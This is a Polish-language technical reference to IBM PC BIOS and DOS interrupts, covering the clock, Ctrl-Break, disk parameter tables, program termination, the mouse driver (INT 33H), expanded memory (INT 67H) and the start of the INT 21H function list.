Opis: W oryginalnych komputerach IBM PC w pamięci ROM był umieszczany interpreter BASICa, który był wczytywany, gdy system nie mógł być załadowany z dyskietki. W klonach przerwanie to wykorzystywane jest do przekazania sterowania modułom ROM – BIOS (najczęściej jest to komunikat o braku dysku).

Przerwanie: 19H

Nazwa: Gorący restart systemu
Wywołanie: Brak
Powrót: Brak
Opis: Przerwanie jest wykonywane podczas startu systemu po POST. Ładuje ono system operacyjny z dysku lub dyskietki, a jeśli nastąpi błąd dyskietki, to oddaje sterowanie do przerwania 18H.
Uwagi: Jeśli chcesz to przerwanie wykorzystywać w programie do restartu systemu, to musisz przed jego wywołaniem umieścić w zmiennej 0:0472 wartość 1234H.

Przerwanie: 1AH

Nazwa: Obsługa drukarki
Opis: Przerwanie składa się z kilku funkcji. Przekazanie w rejestrze AH odpowiedniego numeru powoduje wywołanie funkcji.
Uwagi: Zegar systemowy jest modyfikowany co 55ms przez przerwanie zegarowe 8H. Ponadto w komputerach klasy AT zainstalowany jest zegar czasu rzeczywistego (RTC). Dane do tego zegara są podawane w kodzie BCD (patrz opis CMOS).

Przerwanie: 1AH
Funkcja 00H

Nazwa: Odczyt zegara systemowego
Wywołanie: AH = 00H
Powrót: AL = 0 – nie było przepełnienia w ciągu ostatniej doby
CX:DX – licznik
Opis: Funkcja podaje aktualną zawartość zegara systemowego.
Uwagi: Ponieważ zegar jest modyfikowany co około 55ms, jedna jednostka licznika odpowiada 65535/1193180 s. Po przeliczeniu daje to w przybliżeniu:
sekunda – 18 jednostek
minuta – 1092 jednostki
godzina – 65543 jednostki
doba – 1573040 jednostek

Przerwanie: 1AH
Funkcja 01H

Nazwa: Ustawienie zegara systemowego
Wywołanie: AH = 01H
CX:DX – nowa wartość licznika zegara systemowego (p. funkcja 00)
Powrót: Brak
Opis: Funkcja ustala nową wartość zegara systemowego.

Przerwanie:	1AH
Funkcja	02H
Nazwa:	Pytanie o czas RTC AT
Wywołanie:	AH = 02H
Powrót:	Ustawiony znacznik C: – zegar nie pracuje Wyzerowany znacznik C: CH – godziny w kodzie BCD CL – minuty w kodzie BCD DH – sekundy w kodzie BCD
Opis:	Funkcja podaje aktualny czas zegara czasu rzeczywistego RTC (patrz opis CMOS).
Przerwanie:	1AH
Funkcja	03H
Nazwa:	Ustawienie czasu RTC AT
Wywołanie:	AH = 03H CH – godziny w kodzie BCD CL – minuty w kodzie BCD DH – sekundy w kodzie BCD DL = 1 – czas letni
Powrót:	Brak
Opis:	Funkcja ustala czas RTC.
Przerwanie:	1AH
Funkcja	04H
Nazwa:	Odczyt daty RTC AT
Wywołanie:	AH = 04H
Powrót:	Ustawiony znacznik C: – zegar nie pracuje Wyzerowany znacznik C: CH – wiek w kodzie BCD CL – rok w kodzie BCD DH – miesiąc w kodzie BCD DL – dzień w kodzie BCD
Opis:	Funkcja odczytuje datę RTC
Przerwanie:	1AH
Funkcja	05H
Nazwa:	Ustawienie daty RTC AT
Wywołanie:	AH = 05H CH – wiek w kodzie BCD CL – rok w kodzie BCD DH – miesiąc w kodzie BCD DL – dzień w kodzie BCD
Powrót:	Brak
Opis:	Funkcja ustawia datę RTC

Przerwanie: 1AH
Funkcja 06H

Nazwa: Ustawienie budzika RTC AT
Wywołanie: AH = 06H
 CH – godziny w kodzie BCD
 CL – minuty w kodzie BCD
 DH – sekundy w kodzie BCD
Powrót: Ustawiony znacznik C:
 – zegar nie pracuje lub budzik już nastawiony
 Wyzerowany znacznik C: O.K.
Opis: Funkcja ustawia budzik RTC
Uwagi: Zegar RTC ma możliwość ustawiania budzika. W wybranym czasie zostanie uruchomione przerwanie 4AH. Najczęściej jest to sygnał dźwiękowy. Budzik może być jednorazowo nastawiony tylko na jeden alarm.

Przerwanie: 1AH
Funkcja 07H

Nazwa: Wyłączenie budzika RTC AT
Wywołanie: AH = 07H
Powrót: Brak
Opis: Funkcja wyłącza budzik RTC.

Przerwanie: 1BH

Nazwa: CTRL-BREAK
Wywołanie: Brak
Powrót: Brak
Opis: Przerwanie jest wywoływane przez BIOS w przypadku naciśnięcia klawiszy CTRL-BREAK. Przerwanie to obsługuje DOS, który umieszcza informacje o naciśnięciu w swoim wewnętrznym znaczniku znajdującym się pod adresem 0:0471. Ze znacznika tego korzysta potem DOS-owskie przerwanie 23H

Przerwanie: 1CH

Nazwa: Przerwanie zegarowe użytkownika
Wywołanie: Brak
Powrót: Brak
Opis: Przerwanie to jest wywoływane przy każdej modyfikacji zegara systemowego (co 55ms) przez przerwanie zegarowe 08H. Początkowo procedura obsługi zawiera tylko instrukcję IRET. Co będzie robić, zależy tylko od inwencji programisty.
Uwagi: Przechwytyjąc to przerwanie musisz pamiętać o tym, że jest ono wywoływane z wnętrza przerwanie sprzętowego o poziomie 0 (IRQ 0), dlatego inne przerwania sprzętowe nie będą przyjmowane, dopóki nie zostanie przekazany do kontrolera 8259A sygnał o jego zakończeniu. Wiąże się to między innymi z niemożnością czytania z klawiatury w trakcie jego trwania. Większość profesjonalnych programów jako przerwanie zegarowe wykorzystuje bezpośrednio przerwanie sprzętowe 08H.

Przerwanie: 1DH

Nazwa: Tabela inicjalizacji trybów wyświetlania
Wywołanie: Brak
Powrót: Brak
Opis: Przerwanie nie ma żadnego programu obsługi. Wskazuje ono adres w pamięci tabeli inicjalizacji trybów wyświetlania. Tabela jest wykorzystywana przez przerwanie 10H przy zmianie trybów wyświetlania, w celu odpowiedniego ustawienia ekranu. Jej format jest następujący (Patrz również porty EGA/CGA – znaczenie rejestrów):

Offs	Rozmiar	Zawartość
+0	10H	wartości rejestrów 6845 w trybie 40*25
+10H	10H	wartości rejestrów 6845 w trybie 80*25
+20H	10H	wartości rejestrów 6845 w trybach graficznych
+30H	10H	wartości rejestrów 6845 w trybie 80*25 monochromatycznym
+40H	2	rozmiar strony (tryb 40x25)
+42H	2	rozmiar strony (tryb 80x25)
+44H	2	rozmiar strony (tryb graficzny – niska rozdzielczość)
+46H	2	rozmiar strony (tryb graficzny – wysoka rozdzielczość)
+48H	8	liczba kolumn w każdym z 8 trybów
+50H	8	wartości rejestru wyboru trybu (port 3D8H) dla każdej strony wartość dla bieżącego trybu znajduje się w zmiennej 0:0465

Przerwanie: 1EH

Nazwa: Tablica parametrów sterownika dysków
Wywołanie: Brak
Powrót: Brak
Opis: Przerwanie nie ma żadnego programu obsługi. Wskazuje ono adres tablicy parametrów sterownika dysków. Struktura ta jest wykorzystywana przez BIOS przy wykonywaniu operacji dyskowych przerwania 13H. Początkowo znajduje się ona w pamięci ROM, jednak możliwe jest utworzenie nowej tablicy w RAM w celu zmiany niektórych parametrów obsługi dyskietki. Poszczególne bajty mają następujące znaczenie:

Offs	Zawartość
+0	bity 0-3: SRT (Step Rate Time-czas między operacjami); bity 4-7: czas rozładowania głowicy
+1	bit 0: 1= DMA w użyciu; bity 2-7: czas ładowania głowicy
+2	czas do wyłączenia motoru (w jednostkach zegara systemowego— 55 ms)
+3	rozmiar sektora (0=128, 1=256, 2=512, 3=1024)
+4	EOT (End Of Track – Ostatni sektor na ścieżce)
+5	odstęp przy operacjach zapisu/odczytu
+6	DTL (Data Transfer Length – maksymalny rozmiar transmitowanych danych)
+7	odstęp przy formatowaniu
+8	znak wypełniający podczas formatowania (standardowo znak o kodzie 0F6H)

+9	czas umieszczania głowicy (w milisekundach)
+0AH	czas startu silnika (liczony w 1/8s)

Przerwanie: 1FH

Nazwa:	Tablica wzorów znaków
Wywołanie:	Brak
Powrót:	Brak
Opis:	To przerwanie nie ma żadnej procedury obsługi. Wskazuje tylko, na tablicę wzorów (matrycę) znaków o kodach 80H – FFH. Możesz dzięki tej tablicy zainstalować w pamięci RAM wzory tych znaków dla dowolnej karty graficznej. Sposób definiowania znaków jest przedstawiony przy opisie zmiennych karty EGA.
Uwagi:	Tylko górna połowa znaków może być definiowana przy pomocy tego wektora. Definiowanie całego zestawu znaków jest możliwe tylko dla karty EGA i kompatybilnych w górę.

Przerwanie: 20H

Nazwa:	Zakończenie programu
Wywołanie:	CS – segment zawierający PSP
Powrót:	Brak
Opis:	Przerwanie jest używane do zakończenia pracy programu, zwalniania pamięci, zamykania otwartych plików i oddawania kontroli procesowi macierzystemu. Nie są zwalniane obszary pamięci przydzielone dodatkowo w trakcie pracy programu. Przed wywołaniem przerwania CS:0 musi zawierać adres przedrostka procesu (PSP).
Odpowiednik:	Funkcja DOS-owska 4CH wykonuje samą czynność, ale bez konieczności umieszczania w CS segmentu PSP, dlatego jest wygodniejsza w użyciu.

Przerwanie: 21H

Nazwa:	Wywołanie funkcji MS-DOS
Wywołanie:	AH – numer funkcji ?
Powrót:	?
Opis:	Przerwanie to służy do wywoływania funkcji systemowych. Dokładny opis tego przerwania znajduje się w następnym rozdziale.

Przerwanie: 22H

Nazwa:	Zakończenie programu
Wywołanie:	Brak
Powrót:	Brak
Opis:	DOS wywołuje to przerwanie jeśli aktualnie wykonywany proces jest kończony funkcjami systemowymi 00H, 31H, 4CH lub przerwaniem 20H i 27H. Możesz je przechwytywać, aby podczas kończenia pracy procesu była zwalniana dodatkowa pamięć przydzielona procesowi, odblokowywane pliki, zapisywane informacje specjalne itd.
Uwagi:	Tego przerwania nie należy wywoływać bezpośrednio z programu.


Przerwanie: 23H

Nazwa:	Naciśnięcie znaku Control-C (CTRL-BREAK)
--------	--

Wywołanie:	Brak
Powrót:	Brak
Opis:	Przerwanie to jest wywoływane w przypadku naciśnięcia klawiszy Control-C. W zależności od wrażliwości systemu na te klawisze (Patrz funkcja systemowa 33H). Normalnie procedura obsługi tego przerwania kończy pracę procesu. Przechwytyując przerwanie możesz zablokować działanie tych klawisz (procedura obsługi składa się tylko z z IRET), albo na przykład zapytać o potwierdzenie chęci zakończenia procesu.

Przerwanie: 24H

Nazwa:	Błąd krytyczny urządzenia
Wywołanie:	Patrz opis
Powrót:	Patrz opis
Opis:	<p>Przerwanie to jest wywoływane przez DOS jeśli nastąpi krytyczny błąd dostępu do urządzenia. Normalnie zadaje ono znane pytanie Abort Retry Ignore ? niszcząc przy okazji starannie budowany wygląd ekranu (na świetle) i wymuszając od użytkownika chwycenie za słownik (w Polsce). Możesz temu zapobiec pisząc własną procedurę obsługi przerwania. Procedura ta musi jednak spełniać kilka warunków:</p> <ul style="list-style-type: none"> – Nie może korzystać z funkcji systemowych poza 01H-0CH i 59H (jeśli użyje innych zostanie zniszczony stos MS-DOSa i nastąpi załamanie systemu). – Nie może zmieniać zawartości metryczki urządzenia – Musi zachować (lub odtworzyć) zawartość rejestrów BX,CX,DX,SP i rejestry segmentów – Na końcu procedura powinna umieszczać w rejestrze AL kod reakcji: <p>0 – IGNORE (zignorowanie błędu) 1 – RETRY (ponowienie) 2 – ABORT (przerwanie programu) 3 – FAIL (poinformowanie o błędzie)</p> <p>Przy wywoływaniu przerwania DOS przekazuje informacje o stanie przerwania i o błędzie w następujący sposób:</p> <p>ES:BP – Metryczka urządzenia przy próbie dostępu do którego wystąpił błąd. DI – bity 0-7 zawierają kod błędu (licząc od 20H – patrz kody błędów) AL – numer dysku, jeśli 7 bit AH = 0. (0=A, 1=B, ...) AH – informacje o błędzie</p> <p>Znaczenie bitów jest następujące:</p>



- 0: typ operacji: 0=odczyt 1=zapis
1-2: miejsce błędu na dysku. 00=pliki systemowe, 01=FAT, 10=katalog, 11=obszar danych
3: 1=dozwolone zakończenie przez FAIL
4: 1=dozwolone zakończenie przez RETRY
5: 1=dozwolone zakończenie przez IGNORE
7: typ urządzenia: 0=dysk, 1=inne

Jeśli bit 7=1, bity 0-6 nie są określone

Ponadto na stosie przekazywana jest zawartość rejestrów w chwili wystąpienia błędu w następujący sposób:

IP, CS, Znaczniki – powrót do DOSa, który dalej podejmie odpowiednie akcje

AX, BX, CX, DX, SI, DI, BP, DS, ES – stan rejestrów w programie

IP, CS, Znaczniki – powrót bezpośrednio do programu

Uwagi: Przerwanie 24H nie jest wywoływane, jeśli błąd nastąpi podczas przerwania 25H/26H. Nowoczesne systemy programowania takie jak Turbo Pascal+Turbo Vision umożliwiają programową obsługę sytuacji krytycznych.

Przerwania 25H/26H	
Nazwa:	Czytanie/Pisanie sektora dyskowego
Wywołanie:	AL – numer dysku (0=A, 1=B, ...) DS:BX – adres bufora operacji dyskowych (DTA) CX – liczba sektorów DX – numer logiczny pierwszego sektora
Powrót:	Ustawiony znacznik C: AL – kod błędu (licząc od 20H, p. kody błędów) Wyzerowany znacznik C: O.K.
Opis:	Przerwania umożliwiają zapisanie lub odczytanie sektorów z dysku o numerze podanym w AL. Przerwania niszczą zawartość wszystkich rejestrów oprócz rejestrów segmentów.
Uwagi:	Używaj tych przerwań w ostateczności, firma Microsoft nie gwarantuje, że ich postać w przyszłych wersjach systemu będzie taka sama. Podczas przerwania na stos kładziony jest rejestr znaczników. Aby zapobiec niekontrolowanemu wzrostowi stosu musisz po zakończeniu przerwania samemu go zdjąć.
Przerwanie: 27H	
Nazwa:	Kończenie programu i pozostawanie w pamięci
Wywołanie:	CS – adres segmentu PSP DX – adres pierwszego bajtu powyżej programu liczony wobec CS
Powrót:	Brak
Opis:	Przerwanie powoduje zakończenie programu i pozostawienie go w pamięci. Maksymalny rozmiar programu pozostawianego w pamięci może wynosić 64 KB.
Uwagi:	Nie należy stosować tej funkcji do instalowania procedur obsługi przerwań 22H, 23H, 24H
Odpowiednik:	To przerwanie zostało zachowane tylko dla kompatybilności z wersjami systemu poniżej 2.0. Funkcja systemowa 31H wykonuje te same czynności, nie nakładając na program ograniczeń co do rozmiaru.
Przerwanie: 28H	
Nazwa:	Przerwa DOSa
Wywołanie:	Brak
Powrót:	Brak
Opis:	Przerwanie to jest wywoływane przez DOS, jeśli czeka na naciśnięcie klawisza i nie wykonuje żadnych innych operacji. Może być wykorzystane jako jedno z miejsc uaktywniania programów rezydentnych.
Uwagi:	Przerwanie nie jest udokumentowane, ale korzysta z niego instrukcja PRINT i większość profesjonalnych programów typu TSR. Podczas przerwanie nie można wykorzystywać funkcji systemowych 00H-00C.
Przerwanie: 29H	
Nazwa:	Bezpośrednie wyświetlenie znaku
Wywołanie:	AL – kod znaku
Powrót:	Brak
Opis:	Przerwanie powoduje przesłanie znaku, o kodzie podanym w AL, na ekran (nie do strumienia wyjściowego). Jeśli nie masz zamiaru kierowania wyniku działania programu do zbioru, to możesz je wykorzystywać jako szybszą wersję funkcji systemowej 02H.
Uwagi:	Przerwanie nie udokumentowane.

Przerwanie: 2EH

Nazwa:	Wykonanie polecenia systemowego
Wywołanie:	DS:SI – adres łańcucha zawierającego polecenie systemowe w postaci: długość polecenia+1, polecenie, 0DH
Powrót:	Brak
Opis:	Przerwanie wykonuje (powinno) polecenie systemowe przekazane pod adresem wskazywanym przez DS:SI. Przed jego wywołaniem należy obniżyć pamięć przydzieloną procesowi o kilka kilobajtów. Jest ono jedyną znaną metodą zmienienia z wnętrza procesu globalnego środowiska systemu operacyjnego (nie jego statycznej kopii przekazywanej przy uruchamianiu procesu) i praktycznie tylko w takim celu jest wywoływane. Wszystkie inne funkcje spełniane przez nie mogą być z powodzeniem uzyskane przy pomocy funkcji systemowej 4BH.
Uwagi:	Przerwanie nie jest udokumentowane i zachowuje się naprawdę bardzo dziwnie; niszczy rejestry SS i SP, wymaga bardzo dużego stosu i robi różne niespodzianki kończące się najczęściej zawieszeniem systemu. Jeśli koniecznie będziesz chciał z niego skorzystać, to uzbroj się w dużo cierpliwości, bo może zawodzić z zupełnie nieznanych powodów.

Przerwanie: 2FH

Nazwa:	Obsługa równoczesnych procesów
Wywołanie:	AH = numer procesu 01H – rezydentna część polecenia „PRINT” 02H – rezydentna część polecenia „ASSIGN” 03H – rezydentna część polecenia „SHARE” 80H – 0FFH – dostępne dla innych procesów
Powrót:	AL = 0 AL – stan zainstalowania 00H – niezainstalowany, można zainstalować 01H – niezainstalowany, nie można zainstalować 0FFH – zainstalowany
Opis:	Przerwanie organizuje równoczesną pracę programów rezydentnych dostępnych z dowolnego procesu. Pierwotnie dotyczyło tylko polecenia systemowego PRINT. Każdy proces instaluje się w kolejce (poprzez kolejne przechwytywanie tego przerwania). W przypadku wywołania zlecenia proces sprawdza, czy zlecenie go dotyczy, jeśli nie to oddaje sterowanie poprzedniemu w kolejce. W rejestrze AL przekazywany jest kod zlecenia. Standardowo zlecenie numer 0 oznacza pytanie o to, czy program jest zainstalowany. Ponadto dla części rezydentnej polecenia PRINT zdefiniowane są następujące operacje (wszystkie zlecenia mogą zwracać kody błędów w rejestrze AX przy ustawionym znaczniku C):

AL = 1 Dołączenia pliku do kolejki

Wywołanie: DS:DX – adres pod którym znajdują się
0
adres łańcucha w kodzie ASCIZ zawierającego nazwę pliku

AL = 2 – Usunięcie pliku z kolejki

Wywołanie: DS:DX – adres pod którym znajduje się adres łańcucha w kodzie ASCIZ zawierającego nazwę pliku

AL = 3 – Usunięcie wszystkich plików z kolejki i zakończenie drukowania

AL = 4 – Sprawdzanie stanu. Zwraca kod błędu i zawieszka wszelkie drukowanie

Powrót: DS:SI – Adres bloku zawierającego 64-bajtowe pełne nazwy (w kodzie ASCIZ) plików w kolejce. Koniec bloku jest zaznaczony łańcuchem pustym
DX – liczba prób wydrukowania znaku

AL = 5 – Koniec sprawdzania stanu. Powrót do drukowania

W rejestrze AX mogą być zwracane następujące kody błędów:

AX	Opis Błędu
1	Błędny numer zlecenia
2	Plik nie znaleziony
3	Katalog nie znaleziony
4	Zbyt wiele otwartych plików
5	Brak dostępu do pliku
6	Błędne dojście
8	Kolejka jest pełna
9	Urządzenie zajęte
0CH	Nazwa pliku przekracza 64 bajty
0FH	Błędna nazwa dysku

Przerwanie: 33H

Nazwa:	Zarezerwowane do obsługi myszy w standardzie Microsoft
Wywołanie:	AL = numer funkcji parametry funkcji
Powrót:	W zależności od funkcji
Opis:	Przerwanie to jest zarezerwowane przez firmę Microsoft do obsługi myszy. Przerwania jest podzielone na następujące funkcje. Przed wywołaniem przerwania należy w rejestrze AX umieścić numer odpowiedniej funkcji.
AX	Czynność
00H	Inicjalizacja myszy Powrót: AX = 0 – mysz zainstalowana 0FFFFH (-1) – mysz nie zainstalowana BX – liczba przycisków
01H	Wyświetlanie kursora myszy
02H	Schowanie kursora myszy
03H	Pytanie o położenie i status myszy Powrót: BX – Stan przycisków (bit 0 – lewy, bit 1 – prawy, bit 2 – centralny przycisk wciśnięty) CX – położenie poziome DX – położenie pionowe
04H	Ustawienie początkowego położenia kursora myszy CX – położenie poziome DX – położenie pionowe
05H	Pytanie o wciśnięte przyciski BX – przycisk (0 – lewy, 1 – prawy, 2 centralny) Powrót: AX – Stan przycisku (bit 0 – lewy, bit 1 – prawy, bit 2 centralny) BX – Licznik, ile razy przycisk był wciśnięty od czasu ostatniego wywołania CX – położenie poziome przy ostatnim wciśnięciu DX – położenie pionowe przy ostatnim wciśnięciu

- 06H Pytanie o zwalnianie przyciski
 BX – przycisk (0 – lewy, 1 – prawy, 2 centralny)
 Powrót:
 AX – Stan przycisku (bit 0 – lewy, bit 1 – prawy, bit 2 centralny)
 BX – Licznik, ile razy przycisk był zwolniony od czasu ostatniego wywołania
 CX – położenie poziome przy ostatnim zwolnieniu
 DX – położenie pionowe przy ostatnim zwolnieniu
- 07H Ustalanie graficznych współrzędnych osi X
 CX – minimalne położenie poziome
 DX – maksymalne położenie poziome
- 08H Ustalanie graficznych współrzędnych osi Y
 CX – minimalne położenie pionowe
 DX – maksymalne położenie pionowe
- 09H Definiowanie kształtu kursora myszy w trybie graficznym
 BX – selektor poziomy
 CX – selektor pionowy
 ES:DX – adres 64-bajtowego obszaru definiującego kształt kursora
- 0AH Definiowanie kształtu kursora myszy w trybie tekstowym
 BX – typ kursora 0=programowy, 1=sprzętowy
 CX – maska AND
 DX – maska XOR
- 0BH Odczyt liczników przemieszczenia myszy
 Powrót:
 CX – przemieszczenie poziome od ostatniego wywołania
 DX – przemieszczenie pionowe od ostatniego wywołania
- 0CH Procedura asynchronicznej obsługi zdarzeń
 CX – typ zdarzeń, które mają być przesyłane procedurze (umieść 7FH)
 ES:DX – adres Twojej procedury obsługującej mysz
- 0DH Włączenie emulacji pióra świetlnego
- 0EH Wyłączenie emulacji pióra świetlnego
- 0FH Czulość myszy
 CX – szybkość pozioma
 DX – szybkość pionowa
- 10H Definiowanie okien ekranu
 CX – współrzędna pozioma lewego górnego punktu
 DX – współrzędna pionowa lewego górnego punktu
 SI – współrzędna pozioma prawego dolnego punktu
 DI – współrzędna pionowa prawego dolnego punktu
- 13H Ustalanie maksymalnego poziomu akceleracji
 DX – maksymalna szybkość
- 14H Zmiana procedury asynchronicznej obsługi zdarzeń
 CX – typ zdarzeń, które mają być przesyłane procedurze (umieść 7FH)
 ES:DX – adres Twojej procedury obsługującej mysz
 Powrót:
 CX – typ zdarzeń, które były przesyłane poprzedniej procedurze
 ES:DX – adres poprzedniej procedury obsługującej mysz
- 15H Pytanie o rozmiar bufora stanu myszy
 Powrót:
 BX – rozmiar bufora dla funkcji 16H i 17H
- 16H Zapamiętanie stanu myszy
 ES:DX – adres bufora stanu myszy do wypełnienia
- 17H Przywrócenie poprzedniego stanu myszy
 ES:DX – adres bufora stanu myszy zawierającego poprzednio zachowane dane

18H	Alternatywna procedura asynchronicznej obsługi zdarzeń CX – typ zdarzeń, które mają być przesyłane procedurze (umieść 7FH) ES:DX – adres Twojej procedury obsługującej mysz Powrót: AX = 18H – procedura zainstalowana 0FFFFH (-1) – błąd instalacji
19H	Pytanie o procedurę asynchronicznej obsługi zdarzeń CX – typ zdarzeń Powrót: CX – pasujący typ zdarzeń (0 jeśli nie znaleziono żadnej procedury) ES:DX – adres odpowiadającej procedury obsługi myszy
1AH	Ustalanie czułości myszy BX – prędkość pozioma CX – prędkość pozioma DX – próg podwójnej prędkości
1BH	Pytanie o czułość myszy Powrót: BX – prędkość pozioma CX – prędkość pozioma DX – próg podwójnej prędkości
1CH	Ustalenie przerw między kolejnymi wywołaniami przerwania myszy BX = 1 – 0/s 2 – 30/s 4 – 50/s 8 – 100/s 16 – 200/s
1DH	Ustalenie numeru strony graficznej myszy BX – numer strony
1EH	Pytanie o numer strony graficznej myszy Powrót: BX – numer strony
1FH	Zablokowanie programu obsługi myszy Powrót: AX = 1FH – przerwanie zablokowane 0FFFFH (-1) – nie można zablokować ES:DX – adres poprzedniej procedury obsługi przerwania 33H
20H	Odblokowanie programu obsługi myszy
21H	Przywrócenie stanu początkowego myszy Powrót: AX = 21H – stan początkowy przywrócony 0FFFFH (-1) – błąd przy przywracaniu stanu początkowego
24H	Pytanie o typ myszy / Typ programu obsługi / IRQ# Powrót: BX – numer wersji programu obsługi CH = typ myszy CL – poziom przerwania sprzętowego myszy (0 dla PS/2)
Uwagi:	Procedura obsługująca to przerwanie nie należy do ROM BIOS-u, ale jest częścią programu obsługi urządzenia, który powinien być dostarczany razem z myszą. Również tam powinien znajdować się dokładniejszy opis przerwania. Więcej informacji na ten temat znajdziesz również w numerach 6-10/88 miesięcznika „Komputer”.

Przerwania 41H, 46H

Nazwa: Tablica parametrów dysku twardego 0/1

Wywołanie: Brak
 Powrót: Brak
 Opis: Wektory odpowiadające tym przerwaniom wskazują na tablice parametrów dysków twardych #0 i #1. Struktura tej tablicy jest następująca:

Offs	Rozmiar	Zawartość
00H	2	maksymalna liczba ścieżek
02H	1	maksymalna liczba głowic
03H	2	początkowa ścieżka zredukowanego zapisu
05H	2	początkowa ścieżka prekompensacji zapisu
07H	1	maksymalna długość ECC
08H	1	bit 7=1: wyłączone powtarzanie operacji bit 6=1: wyłączona korekcja ECC
09H	1	wartość standardowego ograniczenia czasowego
0AH	1	wartość ograniczenia czasowego dla odczytu
0BH	1	wartość ograniczenia czasowego dla formatowania
0CH	4	zarezerwowane

Przerwanie: 44H

Nazwa: Znaki graficzne karty EGA
 Wywołanie: Brak
 Powrót: Brak
 Opis: Wektor tego przerwania wskazuje na wewnętrzną strukturę danych karty EGA. Definiowanie znaków w trybie graficznym może odbywać się przy pomocy funkcji 11H przerwania 10H.

Przerwanie: 4AH

Nazwa: Adres alarmu użytkownika
 Wywołanie: Brak
 Powrót: Brak
 Opis: Wektor tego przerwania wskazuje na miejsce, w którym przechowywane są informacje o alarmie budzika zegara czasu rzeczywistego (RTC). Ustawianie i kasowanie budzika odbywa się przy pomocy przerwania 1AH

Przerwanie: 50H

Nazwa: Przerwanie RTC
 Wywołanie: Brak
 Powrót: Brak
 Opis: Jest to przerwanie sprzętowe o poziomie 8 (IRQ 8), wywoływane przez zegar czasu rzeczywistego (RTC).

Przerwanie: 67H

Nazwa: Obsługa górnej pamięci

Wywołanie: AH – numer funkcji
 Parametry funkcji
 Powrót: W zależności od funkcji
 Opis: Przerwanie służy do obsługi górnej pamięci. Każda z funkcji zwraca w rejestrze AH kod statusu EMM (Expanded Memory Manager – program obsługi górnej pamięci) ostatnio wykonywanej operacji. Znaczenie kodu jest opisane w tabeli:

Status	Znaczenie
00H	O.K.
80H	Wewnętrzny błąd programu obsługi EMM
81H	Błąd sprzętowy pamięci EMM
82H	Pamięć EMM zajęta
83H	Błędne dojsie EMM
84H	Niezdefiniowana funkcja
85H	Zbyt dużo otwartych dojsć EMM
86H	Błąd odtworzenia lub zapamiętania mapy
87H	Przydzielany obszar większy niż cała pamięć EMM
88H	Przydzielany obszar większy niż cała pamięć EMM
89H	Nie można otworzyć dojsia EMM do 0 stron
8aH	Dojsie EMM nie dysponuje tyloma stronami
8bH	Błędna mapa ;tylko strony 0-3 dostępne
8cH	Brak miejsca na zapamiętanie mapy
8dH	Możesz zapamiętać zawartość mapy tylko jednego dojsia EMM
8eH	Nie możesz odtworzyć zawartości wcześniej nie zapamiętanej
8fH	Niezdefiniowane parametry funkcji

Przerwanie składa się z następujących funkcji:

Funkcja	40H
Wywołanie:	Pytanie o status EMM
Powrót:	AH = 40H AH – status EMM
Funkcja	41H
Wywołanie:	Pobierz fizyczny adres segmentu EMS (Expanded Memory Specification)
Powrót:	AH = 41H AH – status EMM BX – adres segmentu

Funkcja 42H	
Wywołanie:	Pytanie o całkowitą/dostępną pamięć EMS
Powrót:	AH = 42H AH – status EMM DX – całkowita liczba stron (16KB) EMS BX – liczba aktualnie dostępnych stron EMS
Funkcja 43H	
Wywołanie:	Otwórz dośście EMM i przydziel pamięć
Powrót:	AH = 43H BX – liczba żądanych stron AH – status EMM DX – numer dośścia EMM
Funkcja 44H	
Wywołanie:	Mapa pamięci; odwzorowanie numeru strony logicznej na adres fizyczny
Powrót:	AH = 44H AL – fizyczny numer strony (0-3) BX – logiczny numer strony dośścia DX – numer dośścia EMM AH – status EMM
Funkcja 45H	
Wywołanie:	Zamknięcie dośścia EMM i zwolnienie pamięci
Powrót:	AH = 45H DX – numer dośścia EMM AH – status EMM
Funkcja 46H	
Wywołanie:	Pytanie o numer wersji EMM
Powrót:	AH = 46H AH – status EMM AL – numer wersji EMM w kodzie BCD (np 50H – 5.0)
Funkcja 47H	
Wywołanie:	Zapamiętanie zawartości mapy pamięci
Powrót:	AH = 47H DX – numer dośścia EMM AH – status EMM
Funkcja 48H	

Odtworzenie zawartości mapy pamięci

Wywołanie: AH = 48H
DX – numer dojścia EMM
Powrót: AH – status EMM

Funkcja 4BH

Pytanie o liczbę stron posiadanych przez dojście
Wywołanie: AH = 4BH
DX – numer dojścia EMM
Powrót: AH – status EMM
BX – liczba logicznych 16KB stron posiadanych przez dojście

Funkcja 4CH

Pytanie o liczbę otwartych dojść EMM
Wywołanie: AH = 4CH
Powrót: AH – status EMM
BX – liczba otwartych dojść EMM

Funkcja 4DH

Pobranie informacji o stronach dla wszystkich dojść
Wywołanie: AH = 4DH
ES:DI – adres bufora (rozmiar bufora zależy od liczby otwartych dojść EMM – p. funkcja 4CH)
Powrót: AH – status EMM
BX – liczba otwartych dojść EMM
ES:DI – w buforze o wielkości 4*BX znajdują się dla każdego dojścia EMM jego numer i liczba posiadanych stron logicznych

Funkcja 4EH

Pobranie/Ustawienie mapy całej pamięci. Funkcja przeznaczona do obsługi pracy wielo – zadaniowej. Zawartość mapy jest zależna od wielu czynników sprzętowych
Wywołanie: AH = 4EH
AL = kod pod-funkcji
0 – pobranie mapy do bufora wskazywanego przez ES:DI
1 – ustawienie mapy z bufora wskazywanego przez ES:DI
2 – pobranie i ustawienie mapy (połączenie pod-funkcji 0 i 1)
3 – pytanie o rozmiar bufora używanego przez pod-funkcje 0-2
Powrót: AH – status EMM
AL – rozmiar bufora (dla pod-funkcji 3)
ES:DI – Adres bufora zawierającego mapę (dla pod-funkcji 0 i 2)

Przerwanie 21H

Poniżej znajduje się spis funkcji DOSowskiego przerwania 21h. Funkcje te są dostępne po wywołaniu przerwania 21h z numerem funkcji w rejestrze AH, ewentualnie z numerem podfunkcji w rejestrze AL, z odpowiednimi parametrami. Ponieważ spis jest sporządzony według numerów funkcji wcześniej przedstawię podział funkcji na grupy, według zadań, które spełniają:

	Standardowe znakowe wejście/wyjście:
01h	Czytanie znaku z echem
02h	Wypisywanie znaku
03h	Czytanie znaku z urządzenia dodatkowego
04h	Wypisywanie znaku do urządzenia dodatkowego
05h	Drukowanie znaku
06h	Bezpośrednie korzystanie z konsoli
07h	Bezpośrednie czytanie z konsoli
08h	Czytanie znaku
09h	Wypisywanie tekstu
0Ah	Czytanie wiersza z klawiatury
0Bh	Sprawdzanie stanu klawiatury
